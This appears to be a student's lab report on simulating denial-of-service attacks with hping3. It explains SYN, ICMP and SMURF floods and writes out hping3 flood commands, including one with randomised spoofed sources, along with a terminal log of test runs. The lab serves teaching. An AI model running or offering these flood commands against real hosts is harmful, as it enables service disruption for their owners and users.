Roll no. : 53
Name: Shreya Kamath
Date: 22nd September, 2023.

LAB ASSIGNMENT 9

Aim: Simulation of DOS attack using Hping3

Lab Outcome Attained: LO5

Theory:

Denial of Service (DoS) Attack:

A Denial of Service (DoS) attack is a malicious attempt to disrupt the normal functioning of a computer network, service, or website by overwhelming it with a flood of traffic or other malicious activities. The primary objective of a DoS attack is to make the targeted system or network unavailable to its intended users, causing downtime and service disruption.

Three common types of DoS attacks are SYN flood, ICMP flood, and SMURF attack:

1. SYN Flood:

- In a SYN flood attack, the attacker sends a large number of TCP (Transmission Control Protocol) connection requests with spoofed source IP addresses to the target server.
- The target server, upon receiving these SYN (synchronise) requests, allocates resources to establish connections but never receives the expected ACK (acknowledge) response to complete the handshake.
- As a result, the server's resources, such as memory and CPU, become exhausted as it waits for acknowledgments, rendering it unable to accept legitimate connection requests and causing service disruption.

2. ICMP Flood:

- An ICMP (Internet Control Message Protocol) flood attack involves sending a massive volume of ICMP echo requests (ping requests) to a target host or network.
- The target system becomes overwhelmed by the sheer number of ICMP requests and spends resources responding to these requests.
- This flood of ICMP traffic can consume network bandwidth and processing power, causing network congestion and making the target system or network unresponsive to legitimate traffic.

3. SMURF Attack:

- A SMURF attack is a type of amplification attack that takes advantage of the ICMP protocol and IP broadcast addresses.
- The attacker sends ICMP echo requests (ping) with a spoofed source IP address to a network's broadcast address, making it appear as if the requests are originating from the target's IP address.
- All devices on the network respond to these ICMP requests, amplifying the attack and flooding the target with responses.
- This can result in a massive amount of traffic overwhelming the target's resources and causing a denial of service.

Roll no. : 53
Name: Shreya Kamath
Date: 22nd September, 2023.

Hping3 Commands for SYN Flood and ICMP Flood:

Hping3 is a powerful network tool that can be used for various network testing and attack purposes. Here are example commands for performing SYN flood and ICMP flood attacks using Hping3. Please note that these commands are for educational purposes only, and using them without proper authorization is illegal and unethical.

1. SYN Flood with Hping3:

```
hping3 -S -c <number_of_packets> -p <port> <target_ip>
```

- -S: Indicates SYN flag for TCP packets.
- -c <number_of_packets>: Specifies the number of packets to send.
- -p <port>: Specifies the target port.
- <target_ip>: The IP address of the target system.

Example:

```
hping3 -S -c 10000 -p 80 192.168.1.100
```


2. ICMP Flood with Hping3:

```
hping3 --icmp --rand-source -c <number_of_packets> <target_ip>
```

- --icmp: Specifies ICMP mode.
- --rand-source: Randomizes the source IP address for each packet.
- -c <number_of_packets>: Specifies the number of packets to send.
- <target_ip>: The IP address of the target system.

Example:

```
hping3 --icmp --rand-source -c 10000 192.168.1.100
```



```
┌──(meets8㉿LAPTOP-KTF6E902)-[~]
└─$ sudo hping3 -c 4 -p 80 -i u1 192.0.2.1
[sudo] password for meets8:
HPING 192.0.2.1 (eth0 192.0.2.1): NO FLAGS are set, 40 headers + 0 data byte
s

--- 192.0.2.1 hping statistic ---
4 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

┌──(meets8㉿LAPTOP-KTF6E902)-[~]
└─$ hping3 -S -p 80 192.0.2.1
[open_sockraw] socket(): Operation not permitted
[main] can't open raw socket

┌──(meets8㉿LAPTOP-KTF6E902)-[~]
└─$ sudo hping3 -S -p 80 192.0.2.1
HPING 192.0.2.1 (eth0 192.0.2.1): S set, 40 headers + 0 data bytes
81:
^C
--- 192.0.2.1 hping statistic ---
174 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Conclusion:

It's essential to use network testing tools responsibly and only on systems or networks that you are authorised to test. Unauthorised use of such tools for malicious purposes is illegal and unethical and can result in legal consequences.